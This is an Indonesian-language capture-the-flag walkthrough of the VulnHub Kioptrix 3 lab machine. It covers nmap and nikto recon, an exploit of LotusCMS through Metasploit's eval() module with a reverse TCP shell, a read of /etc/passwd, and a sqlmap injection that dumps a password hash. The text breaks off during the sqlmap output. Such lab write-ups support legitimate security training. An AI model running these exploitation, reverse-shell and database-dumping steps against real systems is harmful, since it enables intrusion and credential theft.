Kioptrix level 1.2


Reja Revaldy F

Penyelesaian

$ sudo netdiscover


IP Machine : 192.168.1.8

$ nmap -sV -A 192.168.1.8




```
parrot :: CTF/vulnhub/kioptrix-3 » nmap -sV -A 192.168.1.8
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 05:46 BST
Nmap scan report for 192.168.1.8 (192.168.1.8)
Host is up (0.00049s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30e3f6dc2e225d17ac460239ad71cb49 (DSA)
|_  2048 9a82e696e47ed6a6d74544cb19aaecdd (RSA)
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_http-title: Ligoat Security - Got Goat? Security ...
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.54 seconds
```

$ nmap -h 192.168.1.8



```
parrot :: CTF/vulnhub/kioptrix-3 » cat nikto.txt
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          192.168.1.8
+ Target Hostname:    192.168.1.8
+ Target Port:        80
+ Start Time:         2023-07-03 05:50:07 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.6
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /favicon.ico, inode: 631780, size: 23126, mtime: 0x46b9ece7ac600
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.2.22). Apache 1.3.42 (final release) and 2.0.64 are also current.
+ PHP/5.2.4-2ubuntu5.6 appears to be outdated (current is at least 5.4.4)
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /icons/: Directory indexing found.
+ Cookie phpMyAdmin created without the httponly flag
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 6544 items checked: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2023-07-03 05:50:25 (GMT1) (18 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Port 80



http://192.168.1.8/index.php?system=Blog

Ligoat Security

Blog

New Gallery Online!

05 August 2010

We've just implemented our new state of the art Gallery.

So secure we are putting on our production server hosting our "FindUr Netbook Anywhere" code. This gallery application will be available for purchase soon at the introductory price of 99$(USD). If you want the source code, the price is schedualed to go for about 900$(USD).

So with no further a-do check it out

http://kioptrix3.com/gallery

Gallery is under GPLv2

—
Posted at 10:49 in Uncategorized | Comments (0)

New Lead Programmer!

05 August 2010


We've just hired a great new lead for our projects. He's 13 years old and fresh out of college. Besides being the #2 hacker, he's a wizard when it comes to coding.

Welcome loneferret! and don't forget to fill in your time sheet.
Posted at 10:49 in Uncategorized | Comments (0)

Archive

August 2010

© 2023 Ligoat Security




http://192.168.1.8/index.php?system=Admin

Username:

Password:

Setelah saya coba jelajahi websitenya terdapat login page, yang dimana menggunakan Lotus CMS



LotusCMS 3.0 - 'eval()' Remote Command Execution (Metasploit)

EDB-ID: 18565

CVE:

Author: METASPLOIT

Type: REMOTE

Platform: PHP

Date: 2012-03-07


EDB Verified: ✓

Exploit:

Vulnerable App:


```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
#   http://metasploit.com/framework/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
    Rank = ExcellentRanking

    include Msf::Exploit::Remote::HttpClient
    include Msf::Auxiliary::WmapScanUniqueQuery
```

Lalu saya coba cari apakah ada exploitnya dan menemukan exploitnya yaitu : “https://www.exploit-db.com/exploits/18565”



```
[msf](Jobs:0 Agents:0) exploit(multi/http/lcms_php_exec) >> show payload
[-] Invalid parameter "payload", use "show -h" for more information
[msf](Jobs:0 Agents:0) exploit(multi/http/lcms_php_exec) >> show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/generic/custom                                       normal  No     Custom Payload
   1   payload/generic/shell_bind_tcp                               normal  No     Generic Command Shell, Bind TCP Inline
   2   payload/generic/shell_reverse_tcp                            normal  No     Generic Command Shell, Reverse TCP Inline
   3   payload/generic/ssh/interact                                 normal  No     Interact with Established SSH Connection
   4   payload/multi/meterpreter/reverse_http                       normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
   5   payload/multi/meterpreter/reverse_https                      normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
   6   payload/php/bind_perl                                        normal  No     PHP Command Shell, Bind TCP (via Perl)
   7   payload/php/bind_perl_ipv6                                   normal  No     PHP Command Shell, Bind TCP (via perl) IPv6
   8   payload/php/bind_php                                         normal  No     PHP Command Shell, Bind TCP (via PHP)
   9   payload/php/bind_php_ipv6                                    normal  No     PHP Command Shell, Bind TCP (via php) IPv6
   10  payload/php/download_exec                                    normal  No     PHP Executable Download and Execute
   11  payload/php/exec                                             normal  No     PHP Execute Command
   12  payload/php/meterpreter/bind_tcp                             normal  No     PHP Meterpreter, Bind TCP Stager
   13  payload/php/meterpreter/bind_tcp_ipv6                        normal  No     PHP Meterpreter, Bind TCP Stager IPv6
   14  payload/php/meterpreter/bind_tcp_ipv6_uuid                   normal  No     PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
   15  payload/php/meterpreter/bind_tcp_uuid                        normal  No     PHP Meterpreter, Bind TCP Stager with UUID Support
   16  payload/php/meterpreter/reverse_tcp                          normal  No     PHP Meterpreter, PHP Reverse TCP Stager
   17  payload/php/meterpreter/reverse_tcp_uuid                     normal  No     PHP Meterpreter, PHP Reverse TCP Stager
   18  payload/php/reverse_perl                                     normal  No     PHP Command, Double Reverse TCP Connection (via Perl)
   19  payload/php/reverse_php                                      normal  No     PHP Command Shell, Reverse TCP (via PHP)

[msf](Jobs:0 Agents:0) exploit(multi/http/lcms_php_exec) >> set payload payload/generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/http/lcms_php_exec) >> exploit

[*] Started reverse TCP handler on 192.168.1.9:4444
[*] Using found page param: /index.php?page=index
[*] Sending exploit ...
[*] Command shell session 1 opened (192.168.1.9:4444 -> 192.168.1.8:52319) at 2023-07-03 06:14:48 +0100
```


Saya coba cari dan dapat menemukan exploitnnya di metasploit dan langsung saja saya set payload dan optionnya, dan exploit berhasil dijalankan.



```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
loneferret:x:1000:100:loneferret,,,:/home/loneferret:/bin/bash
dreg:x:1001:1001:Dreg Gevans,0,555-5566,:/home/dreg:/bin/rbash
```

Disini saya coba mencari user, dan menemukan 2 user yaitu loneferret dan dreg, setelah saya coba telusuri mesinnya saya masih belum mendapatkan apa apa selain bash history milik user loneferret yang bisa menjalankan sudo ht.

Karena saya buntu dan tidak mendapatkan apa apa di mesinnya selain hal itu, saya coba telusuri websitenya lagi dan menemukan page gallery.



http://192.168.1.8/gallery/

got goat? SECURITY ....

Ligoat Security "Got Goat? Security...

Quick Links: Home Recent Photos

Recently Uploaded Photos

Photo Shoot — New picture for new book

In the know... — Self-Explanotory

Getting ready for GNN — Hours before software's release!

	Gallery	Last Upload	Photos	Views
	Ligoat Press Room See how we are doing in the news! This is a collection of wild pictures, good times and how to make money at its best.	Photo Shoot New picture for new book	3	22


Most Viewed Photos

Photo Shoot

In the know...


Getting ready for GNN

* pada awalnya websitenya hancur dan saya perbaiki dengan menambahkan hal ini di mesin saya.




```
parrot :: ~ » cat /etc/hosts
# Host addresses
127.0.0.1               localhost
127.0.1.1               parrot
::1                     localhost ip6-localhost ip6-loopback
ff02::1                 ip6-allnodes
ff02::2                 ip6-allrouters
192.168.1.8             kioptrix3.com
# Others
parrot :: ~ »
```

```
$ sqlmap -u "http://kioptrix3.com/gallery/gallery.php?id=1&sort=photoid" -p id --level=3 --risk=3 --dump
```




```
[07:06:03] [INFO] table 'gallery.gallarific_photos' dumped to CSV file '/home/parrot/.local/share/sqlmap/output/kioptrix3.com/dump/gallery/gallarific_photos.csv'
[07:06:03] [INFO] fetching columns for table 'dev_accounts' in database 'gallery'
[07:06:03] [INFO] retrieved: 'id'
[07:06:03] [INFO] retrieved: 'int(10)'
[07:06:03] [INFO] retrieved: 'username'
[07:06:03] [INFO] retrieved: 'varchar(50)'
[07:06:03] [INFO] retrieved: 'password'
[07:06:03] [INFO] retrieved: 'varchar(50)'
[07:06:03] [INFO] fetching entries for table 'dev_accounts' in database 'gallery'
[07:06:03] [INFO] retrieved: '1','0d3eccfb887aabd50f243b3f155c0f85','dreg'
[07:06:03] [WARNING] automatically patching output having last char trimmed
